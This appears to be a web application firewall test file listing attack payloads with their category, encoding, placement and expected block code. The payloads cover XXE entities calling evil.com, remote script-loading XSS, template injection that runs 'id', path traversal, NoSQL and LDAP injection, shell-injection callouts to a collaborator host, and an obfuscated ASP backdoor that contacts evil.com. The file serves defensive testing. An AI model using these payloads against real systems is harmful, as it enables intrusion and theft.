<!DOCTYPE x SYSTEM "//x/x" > <x>a</x>	xml-injection	Plain	XMLBody	405
<!DOCTYPE x [<!ENTITY % y SYSTEM "//y/y" > %y;]><x>a</x>	xml-injection	Plain	XMLBody	405
<#assign ex = "freemarker.template.utility.Execute"?new()>\${ ex("id")}	sst-injection	Base64Flat	HTMLMultipartForm, HTMLForm	405
<<script/src=http://xss.com/xss.js></script	xss-scripting	URL	URLPath	400
<<script/src=http://xss.com/xss.js></script	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
<?xml version="1.0" encoding="UTF-7"?> +ADwAIQ-DOCTYPE foo+AFs +ADwAIQ-ELEMENT foo ANY +AD4 +ADwAIQ-ENTITY xxe SYSTEM +ACI-http://hack-r.be:1337+ACI +AD4AXQA+ +ADw-foo+AD4AJg-xxe+ADsAPA~/foo+AD4	community-xxe	Plain	XMLBody	405
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE x [<!ENTITY % xxe PUBLIC "any_text" "http://evil.com/evil.dtd">%xxe;]><root&xxe;</root>	xml-injection	Plain	XMLBody	400
<?xml version="1.0" encoding="utf-8" standalone="no" ?><x xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://xxe-xsi-schemaLocation.yourdomain[.]com/" />	xml-injection	Plain	XMLBody	405
<?xml version="1.0" encoding="utf-8" standalone="no" ?><xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema"><xs:include namespace="http://xxe-xsinclude-namespace.yourdomain[.]com/" /></xs:schema>	xml-injection	Plain	XMLBody	405
	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
<body onload=alert('test1')>	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
/all	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
<svg/onload=alert(=RND=)//	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
Ev al ("Ex"&"e"&"cute("Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute("bd=bd&c"&"h"&"r(&H""&c&""""))":Else:Ex"&"e"&"cute("bd=bd&c"&"h"&"r(&H""&c&M"&"i"&"d(s,i 2,2)&""""))":i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write("""@*lxl*@"""):Ex"&"e"&"cute("On Error Resume Next:""&bd("44696d20686d3a536574206f626a584d4c3d5365727265722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a6173647564736178787878222c66616c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e57726974652822454e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229""")):Response.Write("""*@lxl@*"""):Response.End""")	rce-urlparam	URL	HTMLMultipartForm, HTMLForm	405

\\"autofocus">focus o focus=alert(1)//	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
\\::1\\c\$\\users\\default\\ntuser.dat	path-traversal	Base64Flat, URL	HTMLForm, JSONRequest, HTMLMultipartForm	405
__proto__[v-if]=_c.constructor('alert(1'))()	xss-scripting	URL, Base64Flat	HTMLForm, HTMLMultipartForm	405
`curl -L http://0000000000000000`	community-rce	URL	JSONRequest, HTMLMultipartForm	405
aaaa\u0027%2b#{16*8787}%2b\u0027bbb	sst-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm	405
alert.apply(null, [1])	soap	URL, Plain, Base64Flat	HTMLMultipartForm, HTMLForm, JSONRequest, SOAPBody	405
alert.call(%20, "XSS");	soap	Base64Flat, URL, Plain	JSONRequest, SOAPBody, HTMLForm, HTMLMultipartForm	405
alert?.(document?.cookie)	community-xss	URL	HTMLMultipartForm, HTMLForm, JSONRequest	405
ax--exec=`id`--remote=origin	rce	Plain	JSONRequest	405
confirm.call(null,1)	soap	URL, Plain, Base64Flat	HTMLForm, HTMLMultipartForm, JSONRequest, SOAPBody	405
db.injection.insert({success:1});	nosql-injection	Base64Flat, URL	JSONRequest, HTMLMultipartForm, HTMLForm	405
javascript:setInterval('ale'+`rt(document.domain)`)	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
javascript:setInterval('con'+`firm(document.domain)`)	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
javascript:setInterval('fet'+`ch(document.domain)`)	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
javascript:setInterval('prom'+`pt(document.domain)`)	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
prompt.call(null,1)	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm	405
sometext<svg onload=alert(document.domain)>?mimeType=text/html	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
true, \$where: '99 = 88'	nosql-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm, JSONRequest	405
userPassword:2.5.13.18:=123	ldap-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest	405
{{1337*1338}}	sst-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm	405
set /a 3482*7301	shell-injection	Base64Flat, URL	JSONRequest, HTMLForm, HTMLMultipartForm	405

|getent+hosts+somehost.burpcollaborator.net.&

shell-injection

Base64Flat, URL

JSONRequest,
HTMLForm,
HTMLMultipartForm

405